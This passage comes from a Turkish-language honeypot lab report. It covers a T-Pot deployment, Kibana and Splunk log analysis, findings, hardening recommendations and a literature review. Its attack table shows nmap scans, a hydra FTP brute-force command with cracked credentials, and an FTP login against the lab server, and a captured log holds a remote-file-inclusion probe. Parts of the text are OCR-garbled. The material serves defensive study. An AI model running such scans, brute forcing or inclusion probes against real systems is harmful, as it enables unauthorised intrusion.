
Regular security patching yapılmalı


WAF (Web Application Firewall) kullanılmalı

7.1. Saldırı Sonrası İnceleme (sunucu firewall dış ip' lere açık vs. kapalı olarak gerçekleştirilen saldırılar sonrası t-pot kısmına düşen logların kibana görüntülerleri)









The dashboard displays various security-related data across four main sections:

- Attacker AS/N - Top 10**: Shows the top 10 Autonomous Systems (ASes) and their counts. The top entry is TurkNet İletişim with 3,564 connections.
- Attacker Source IP - Top 10**: Shows the top 10 source IP addresses and their counts. The top entry is 188.119.22.8 with 3,564 connections.
- Suricata CVE - Top 10**: Shows the top 10 CVE IDs and their counts. The top entry is CVE-2020-11 with 3 occurrences.
- Suricata Alert Signature - Top 10**: Shows the top 10 alert signatures and their counts. The top entries are 2200094 (SURICATA zero length pad\N 4) and 2030387 (ET EXPLOIT Possible CVE-2).

Honeypot Attacks: A summary section showing the total number of honeypot attacks. It includes three cards:

- Honeytrap Attacks**: 3,653 attacks
- Honeytrap Attacks**: 1,905 attacks
- Tanner Attacks**: 1,664 attacks

Color Service Legend: A legend for service types, each represented by a colored circle and a label:

- FT (Red)
- SS (Orange)
- TELNET (Yellow)
- EMAIL (Green)
- SQD (Blue)

Attacker AS/N - Top 10: Shows the top 10 Autonomous Systems (ASes) and their counts. The top entry is TurkNet İletişim with 1,845 connections.


Attacker Source IP - Top 10: Shows the top 10 source IP addresses and their counts. The top entry is 188.119.22.8 with 1,845 connections.

Suricata CVE - Top 10: Shows the top 10 CVE IDs and their counts. The top entry is CVE-2020-11 with 3 occurrences.

Suricata Alert Signature - Top 10: Shows the top 10 alert signatures and their counts. The top entries are 2200094 (SURICATA zero length pad\N 4) and 2030387 (ET EXPLOIT Possible CVE-2).

Event Log Table: A detailed log of events, showing timestamp, IP, country, honeypot type, and service. Key entries include:

Timestamp	IP	Country	Honeypot	Service
2024-11-30 21:08:43	188.119.22.8	Türkiye	Honeytrap	1024
2024-11-30 21:08:42	188.119.22.8	Türkiye	Cowrie	TELNET
2024-11-30 21:08:39	188.119.22.8	Türkiye	Honeytrap	1028
2024-11-30 21:08:39	188.119.22.8	Türkiye	CitrixHoneypot	HTTPS
Events	IP	Country	Honeypot	Service
2024-11-30 21:07:57	188.119.22.8	Türkiye	Honeytrap	1055
2024-11-30 21:07:57	188.119.22.8	Türkiye	Honeytrap	2107
2024-11-30 21:07:57	188.119.22.8	Türkiye	Honeytrap	SSH
2024-11-30 21:07:57	188.119.22.8	Türkiye	Honeytrap	9878
2024-11-30 21:07:57	188.119.22.8	Türkiye	Honeytrap	5226



Görüntüde, saldırganların kaynak IP adresinin güvenilirlik durumu, saldırının hangi ülke konumlarından hangi portlara geldiği, saldırının hangi honeypotları etkilediği ve kaynak ip durumları yer almaktadır.

8. SPLUNK İLE VERİ TOPLAMA VE ANALİZ

Saldırılardan elde edilen loglar, Splunk platformuna entegre edilerek analiz edilmiştir. Loglarda IP adresi, kullanılan protokol, saldırısı türü ve zaman damgaları gibi önemli veriler yer almaktadır.

The screenshot shows the Splunk Home page. On the left, there's a sidebar titled "Apps" with a search bar and a list of available apps: "Search & Reporting", "Splunk Secure Gateway", "Upgrade Readiness App", and "Find more apps". The main content area is titled "Hello, Administrator". It features a "Bookmarks" section with tabs for "My bookmarks (0)", "Shared with my organization (0)", and "Shared by me". Below that is a "Splunk recommended (14)" section with four cards: "Add data" (Add data from a variety of common sources), "Search your data" (Turn data into doing with Splunk search), "Visualize your data" (Create dashboards that work for your data), and "Manage alerts" (Manage the alerts to monitor your data).

(Splunk Home sayfası örneği)

Or get data in with the following methods

This section illustrates three ways to input data into Splunk:

- Upload:** Represented by an upward arrow icon. Description: "Upload files from my computer". Options: "Local log files", "Local structured files (e.g. CSV)". Tutorial link: "Tutorial for adding data".
- Monitor:** Represented by a monitor icon with a graph. Description: "Monitor files and ports on this Splunk platform instance". Options: "Files - HTTP - WMI - TCP/UDP - Scripts", "Modular inputs for external data sources".
- Forward:** Represented by a right-pointing arrow icon. Description: "Forward data from a Splunk forwarder". Options: "Files - TCP/UDP - Scripts".

This screenshot shows the "Add Data" wizard. The current step is "Select Source", indicated by a green dot on the progress bar. The steps are: Select Source, Input Settings, Review, Done. The "Back" button is on the left, and the "Next >" button is on the right. The "Select Source" panel contains a section titled "Files & Directories" with the sub-instruction "Upload a file, index a local file, or monitor an entire directory".

(Veri analizi yapabilmek için açılan ekran)

<input type="checkbox"/> adbhoneypot
<input type="checkbox"/> beelzebub
<input type="checkbox"/> blackhole
<input type="checkbox"/> ciscoasa
<input type="checkbox"/> citrixhoneypot
<input checked="" type="checkbox"/> conpot
<input checked="" type="checkbox"/> log
conpot_guardian_ast.json
conpot_guardian_ast.log
conpot_IEC104.json
conpot_IEC104.log
conpot_ipmi.json
conpot_ipmi.log
conpot_kamstrup_382.json
conpot_kamstrup_382.log
<input type="checkbox"/> etc
<input checked="" type="checkbox"/> home
<input checked="" type="checkbox"/> cybersecurity
<input type="checkbox"/> tpotce
install_tpot.log

(Home dosyasının altında t-pottan otomatik olarak aktarılan verilere ulaşabilmek mümkün.)

i	Time	Event
>	12/1/24 4:43:14.000 PM	{ "cookies": [], "headers": [], "method": "GET", "path": "/DFF_PHP_FrameworkAPI-latest/include/DFF_sku.func.php?DFF_config[dir_include]http://blog.cirt.net/rfiinc.txt", "peer": [], "response_msg": "", "status": 200, "timestamp": "2024-12-01T16:43:14.840639", "uuid": "c9f18c54-437e-4225-af0a-af49d0d062a5" }

Show as raw text
host = **ubuntu-2gb-nbg1-1** | source = **/home/cybersecurity/tpotce/data/tanner/log/tanner_report.json** | sourcetype = **_json**

The screenshot shows a Splunk search interface. On the left, there are sections for 'SELECTED FIELDS' and 'INTERESTING FIELDS'. In the main area, a table lists events with columns for 'Time' and 'Event'. One event is expanded to show its JSON structure. A modal window for the field 'attack_connection.remote_ip' is open, showing a report with one value ('188.119.22.8') selected. The report includes tabs for 'Top values', 'Rare values', and 'Events with this field'. The table below shows the count and percentage for this value.

Values	Count	%
188.119.22.8	817	100%

(splunk tarafından csv dosyası incelendiğinde aldığımız bazı sonuçlar)

8.1. Splunk Saldırı Log Akışı

The screenshot shows the 'Add Data' configuration page in Splunk. The top navigation bar includes 'Add Data - Select Source | Splunk', a search bar, and user information. The main area has a progress bar with steps: 'Select Source' (green), 'Set Source Type' (white), 'Input Settings' (white), 'Review' (white), and 'Done' (white). The 'Select Source' step is active. On the left, a sidebar lists various data inputs: 'Files & Directories', 'HTTP Event Collector', 'TCP / UDP', 'Scripts', 'Splunk Assist Instance Identifier', and 'Systemd Journald Input for Splunk'. The 'File or Directory?' input field is populated with 'Windows: c:\apache\apache.error.log or \\hostname\apache\apache.error.log. On Unix: /var/log or /mnt/www01/var/log'. Below it are buttons for 'Continuously Monitor' and 'Index Once'. There are also fields for 'Include list?' and 'Exclude list?'.

Configure this instance to monitor files and directories for data. To monitor all objects in a directory, select the directory. The Splunk platform monitors and assigns a single source type to all objects within the directory. This might cause problems if there are different object types or data sources in the directory. To assign multiple source types to objects in the same directory, configure individual data inputs for those objects. [Learn More](#)

File or Directory ? Browse

On Windows: c:\apache\apache.error.log or \\hostname\apache\apache.error.log. On Unix: /var/log or /mnt/www01/var/log.

home
 cybersecurity
 tpotce
 compose
 data
 adboney
 beelzebub
 blackhole
 ciscoasa
 citrixhoneypot
 canpot
 cowrie
 ddospot
 dicompot
 dionaea
 elasticpot
 elk

Select source

- bin
- bin usr-is-merged
- boot
- cdrom
- dev
- etc
- home
- cybersecurity
- tpotce
- [install_tpot.log](#)

dionaea
 binaries
 bistreams
 log
dionaea.json
dionaea.sqlite
 roots
 rtp
bistreams.tgz
dionaea-errors.log
sipaccounts.sqlite
sipaccounts.sqlite-journal
 elasticpot
 elk
 endlessh
 ews
 fatt

/home/cybersecurity/tpotce/data/dionaea/log/dionaea.json

Cancel Select

File or Directory ? Browse

On Windows: c:\apache\apache.error.log or \\hostname\apache\apache.error.log. On Unix: /var/log or /mnt/www01/var/log.

Add Data < Back Next >

- Select Source
- Set Source Type
- Input Settings
- Review
- Done

The screenshot shows the Splunk Add Data - Set Source Type interface. The top navigation bar includes 'splunk>enterprise' and 'Administrator'. Below the navigation is a progress bar with five steps: 'Select Source' (green), 'Set Source Type' (green), 'Input Settings' (white), 'Review' (white), and 'Done' (white). Buttons for '< Back' and 'Next >' are at the bottom right.

Set Source Type

This page lets you see how the Splunk platform sees your data before indexing. If the events look correct and have the right timestamps, click "Next" to proceed. If not, use the options below to define proper event breaks and timestamps. If you cannot find an appropriate source type for your data, create a new one by clicking "Save As".

Source: /home/cybersecu...potce/data/dionaea/log/dionaea.json

Source type: _json	Save As																																																															
Timestamp Advanced																																																																
<table border="1"> <thead> <tr> <th>Table</th> <th>Format</th> <th>20 Per Page</th> <th>< Prev</th> <th>1</th> <th>2</th> <th>3</th> <th>4</th> <th>5</th> </tr> </thead> <tbody> <tr> <td>_time</td> <td>connection.protocol</td> <td>connection.transport</td> <td>connection.type</td> <td>credentials.pass</td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>1 12/1/24 5:19:43.000 PM</td> <td>ftpd</td> <td>tcp</td> <td>accept</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>2 12/1/24 5:19:43.000 PM</td> <td>pptpd</td> <td>tcp</td> <td>accept</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>3 12/1/24 5:19:43.000 PM</td> <td>mysqld</td> <td>tcp</td> <td>accept</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>4 12/1/24 5:19:43.000 PM</td> <td>smbd</td> <td>tcp</td> <td>accept</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> <tr> <td>5 12/1/24 5:19:43.000 PM</td> <td>epmapper</td> <td>tcp</td> <td>accept</td> <td></td> <td></td> <td></td> <td></td> <td></td> </tr> </tbody> </table>		Table	Format	20 Per Page	< Prev	1	2	3	4	5	_time	connection.protocol	connection.transport	connection.type	credentials.pass					1 12/1/24 5:19:43.000 PM	ftpd	tcp	accept						2 12/1/24 5:19:43.000 PM	pptpd	tcp	accept						3 12/1/24 5:19:43.000 PM	mysqld	tcp	accept						4 12/1/24 5:19:43.000 PM	smbd	tcp	accept						5 12/1/24 5:19:43.000 PM	epmapper	tcp	accept					
Table	Format	20 Per Page	< Prev	1	2	3	4	5																																																								
_time	connection.protocol	connection.transport	connection.type	credentials.pass																																																												
1 12/1/24 5:19:43.000 PM	ftpd	tcp	accept																																																													
2 12/1/24 5:19:43.000 PM	pptpd	tcp	accept																																																													
3 12/1/24 5:19:43.000 PM	mysqld	tcp	accept																																																													
4 12/1/24 5:19:43.000 PM	smbd	tcp	accept																																																													
5 12/1/24 5:19:43.000 PM	epmapper	tcp	accept																																																													

The screenshot shows the Splunk Add Data - Review interface. The top navigation bar includes 'splunk>enterprise' and 'Administrator'. Below the navigation is a progress bar with five steps: 'Select Source' (green), 'Set Source Type' (green), 'Input Settings' (green), 'Review' (green), and 'Done' (white). Buttons for '< Back' and 'Submit >' are at the bottom right.

Review

Input Type File Monitor
 Source Path /home/cybersecurity/tpotce/data/dionaea/log/dionaea.json
 Continuously Monitor Yes
 Source Type _json
 App Context search
 Host ubuntu-2gb-nbg1-1
 Index default

9.BULGULAR VE ANALİZ

9.1. Saldırı Türleri ve Değerlendirmesi

a) Port Tarama Saldırıları

- Tespit edilen açık portlar: 22 (SSH), 80 (HTTP)
- Nikto taraması sonucu bulunan potansiyel güvenlik açıkları
- Tarama süreleri ve başarı oranları analizi
- Sistemin tarama saldırılarına karşı tepki süresi

b) Web Uygulama Saldırıları

- XSS test sonuçları ve etki analizi
- Input validation eksiklikleri
- HTTP yanıt başlıklarını analizi
- Web uygulama güvenlik duvarı etkinliği

c) Brute Force Saldırıları

- SSH servisine yönelik saldırı istatistikleri
- Başarılı ve başarısız giriş denemeleri
- Ortalama yanıt süreleri
- Sistem kaynak kullanımını etkisi

9.2. Güvenlik Önerileri

a) Altyapı Güvenliği

1.Ağ Seviyesi:

- Güvenlik duvarı kurallarının sıklaştırılması

- IDS/IPS sistemlerinin implementasyonu
- Port bazlı erişim kontrollerinin güncellenmesi
- Sistem Seviyesi:
- Düzenli güvenlik güncellemeleri
- Sistem sertleştirme politikaları
- Log yönetimi ve monitöring

b) Uygulama Güvenliği

1. Web Uygulamaları:

- WAF implementasyonu
- Güvenli kod geliştirme pratikleri
- Input/Output validation kuralları
- Security header'ların düzenlenmesi
- Erişim Kontrolü:
 - SSH key authentication zorunluluğu
 - İki faktörlü doğrulama (2FA)
 - Fail2ban benzeri koruma mekanizmaları
 - Şifre politikalarının güçlendirilmesi
 -
- c) Sürekli İyileştirme
- Düzenli Güvenlik Testleri:
 - Periyodik zayıflık taramaları
 - Penetrasyon testleri
 - Güvenlik denetim ve raporlamaları
- Personel Eğitimi:
 - Güvenlik farkındalık eğitimleri
 - Olay müdahale prosedürleri
 - Güvenli kod geliştirme eğitimleri

Saldırı Türü	Tespit Yöntemi	Tespit Süresi	Etki Seviyesi	Önlem Etkinliği
Port Tarama	T-Pot (Honeypot Sensörleri)	Gerçek zamanlı	Yüksek	Tespit Odaklı*
Web App Tarama (Nikto)	T-Pot Web Honeypot	Gerçek zamanlı	Orta	Tespit Odaklı*
XSS	T-Pot Web Honeypot	Gerçek zamanlı	Orta	Tespit Odaklı*
Brute Force	T-Pot (Cowrie, WEB)	Gerçek zamanlı	Yüksek	Tespit Odaklı*

Örnek bir şema

9.3.Saldırıların Etki Ettiği Honeypotlar

service	T-POT	KOMUT	Alarm Sayısı
Telnet http,https,ssh SMB,WINS,RPC FTP, oracle SQL-NET, TSM, IBM DB2	Honeytrap, Dionaea(445-42- 135-21-81), iphoney(631),Cowrie (22-23), Conpot(1025- 10001),ADBHoney(55 55), citrixhoneypot(443),t anner(80)	<pre>(root@kalipurple) [~] # nmap -A -Pn -T4 159.69.196.102 Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-03 01:33 EST</pre>	1838
Telnet , ftp, ssh	Cowrie, Dionaea	<pre>(root@kalipurple) [/home/gozde] # nmap -sS -sV -p 21,22,23 159.69.196.102 Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-03 03:18 EST [...]</pre> <p>PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.0.8 or later 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) 23/tcp open telnet</p>	102
FTP	Dionaea	<pre>(root@kalipurple) [/home/gozde] # hydra -l user_names.txt -p passwords.txt -t 1 -v -f -e n -s 21 Hydra v6.5 (c) 2022 by van Hauser/TMC & David Maciejka - Please do not use in military or secret service operations; or for illegal purposes (this is non-blinding, these will ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 03:18:23 [DATA] max 10 tasks per 1 server, overall 16 tasks, 98 login tries (1:6/9:18), -6 tries per task. [DATA] Starting at 2024-12-03 03:18:23.944990 [21][!Pw] host: 159.69.196.102 login: cybersecurity password: eni [21][!Pw] host: 159.69.196.102 login: cybersecurity password: vista [21][!Pw] host: 159.69.196.102 login: cybersecurity password: frappe [21][!Pw] host: 159.69.196.102 login: admin password: sonika [21][!Pw] host: 159.69.196.102 login: cybersecurity password: pssword [21][!Pw] host: 159.69.196.102 login: admin password: sonika [21][!Pw] host: 159.69.196.102 login: cybersecurity password: eni [21][!Pw] host: 159.69.196.102 login: cybersecurity password: sonika</pre> 	79
http (xss saldırısı)	Tanner	<pre>(root@kalipurple) [/home/gozde] # ftp -p 159.69.196.102 Connected to 159.69.196.102. 220 FTP server ready. Name (159.69.196.102:gözde): cybersecurity 331 Password required for cybersecurity. Password: 230 User logged in, proceed Remote system type is UNIX. Using binary mode to transfer files. ftp> [REDACTED]</pre>	3931

9.4. Honeypotlar Üzerine Sonuç Değerlendirmesi

Honeypotlar, saldırı türlerini ve yaygın tehdit aktörülerini anlamada etkili olmuştur.

Aşağıdaki şemada bu analiz sonucunda oluşturulmuştur

T-pot Türü	Açıklama	İlgili Portlar
ADBHoney(Android Debug Bridge)	Android uygulamalarını analiz etmek veya kötü amaçlı yazılımları tespit etmek için kullanılan.	5555 5555 numaralı port, ADB'nin TCP/IP modunda çalışmasını sağlar.
Tanner	Web Sunucu veya Uygulama	80 -Http 443-Https
Ipphoney(IPP-Internet Printing Protocol)	IPPHoney, TPOT içerisinde, IPP tabanlı saldırıları tespit etmek için kullanılan bir honeypot modülüdür.	IPP, genellikle 631 numaralı port üzerinden çalışır, bu porttaki trafiği izler.
Citrixhoneypot	Citrix tabanlı sistemler üzerine güvenlik testi, tehdit izleme amacıyla kurulur.	443-Https
Conpot	Endüstriyel sistemlere yönelik tehdit izleme için kullanılır.	1025-RPC(WINDOWS)/SNMP 10001-Iot Yönetimi
Cowrie	Özellikle siber güvenlik tehditleri için hazırlanan, ssh ve telnet bağlantılarını taklit eden modül. Ağ güvenliği uzmanları tarafından kullanılır.	22-ssh 23-telnet
Dionaea	Ağ güvenliği uzmanlarının zararlı yazılım tespiti ve analizi için kullanılan açık kaynaklı honeypot. Erken uyarı imkanı sunar.	445-SMB 42-WINS 135-RPC 21-FTP 81-HTTP
Honeytrap	Saldırganları cezbedmek ve izlemek amacıyla sosyal mühendislik saldırıları için kullanılır.	1183-Oracle SQL NET 1192-IBM client-server 3370-IBM DB2 Veri Tabanı 1185-TSM Veri Yedekleme 1259-Sesli posta ve çağrı yönlendirme
Sentrypeer -SIP (Session Initiation Protocol)	VoIP (Voice over IP) iletişim sistemlerine yönelik tehditleri anlamak için kullanılır. Özellikle kimlik doğrulama bypass , SIP brute force saldıruları ve telefon dolandırıcılığı (toll fraud) gibi saldırılar için kullanılabilir.	Port 5060: SIP (şifrelenmemiş). Port 5061: SIP (şifreli TLS ile).

10. LİTERATÜR TARAMASI

10.1. Honeypot Teknolojisi Üzerine Çalışmalar

a. Honeypot Türleri ve Kullanım Alanları

Spitzner (2003): Lance Spitzner'in "Honeypots: Tracking Hackers" adlı kitabı, honeypotların temel prensiplerini ve siber saldırganların davranışlarının nasıl analiz edileceğini detaylı bir şekilde açıklamaktadır.

Rowe et al. (2006): Honeypot sistemlerinin veri toplama ve saldırısı tespiti için kullanımını vurgulayan bu çalışma, düşük ve yüksek etkileşimli honeypotların avantajlarını ve dezavantajlarını karşılaştırmıştır.

b. Gelişmiş Honeypot Sistemleri

Provos ve Holz (2007): Yazarlar, "Virtual Honeypots: From Botnet Tracking to Intrusion Detection" adlı çalışmalarında sanal ortamda çalışan honeypot sistemlerini tanıtmış ve özellikle botnet takibi için honeypotların etkinliğini göstermiştir.

Krawetz (2004): Bu çalışma, honeypotların saldırganın kimlik bilgilerini ve davranışlarını gizlice toplamak için nasıl kullanılabileceğini analiz etmektedir.

c. IoT Honeypotları

Paganini (2017): IoT cihazlarına yönelik saldırıları yakalamak için geliştirilen honeypot teknolojilerinin önemini ve bunların IoT güvenliğinde nasıl bir devrim yarattığını ele almıştır.

10.2. Siber Saldırı Simülasyonları Üzerine Çalışmalar

a. Siber Saldırı Davranışlarını Anlama

Jajodia et al. (2010): Siber saldırı simülasyonlarının, saldırganların stratejilerini anlamak ve ağ güvenlik zafiyetlerini tespit etmek için nasıl kullanıldığını açıklamaktadır. Çalışma, saldırıcı ağacı (attack tree) ve saldırıcı grafiği yöntemlerini tanımaktadır.

Ou et al. (2005): Saldırganların ağdaki hareketlerini modelleyen ve bu davranışları simüle eden bir framework geliştirmiştir.

b. Siber Güvenlik Eğitiminde Simülasyonlar

Sharma et al. (2017): Eğitim amaçlı siber güvenlik laboratuvarlarında simülasyonların kullanılmasını incelemiştir, honeypotlar ve sanal ortamların eğitim verimliliğini artırmada oynadığı rolü göstermiştir.

Roschke et al. (2009): Honeypot ve simülasyon tabanlı araçların, ağ savunma senaryolarında olay yanıt sistemlerinin etkinliğini değerlendirmek için kullanılabileceğini belirtmiştir.

c. Saldırı Simülasyonlarında Honeypot Kullanımı

Alomari et al. (2012): DDoS saldırularını anlamak için honeypot tabanlı simülasyonların kullanıldığı bu çalışma, özellikle saldırganların davranışlarını modelleme üzerine odaklanmıştır.

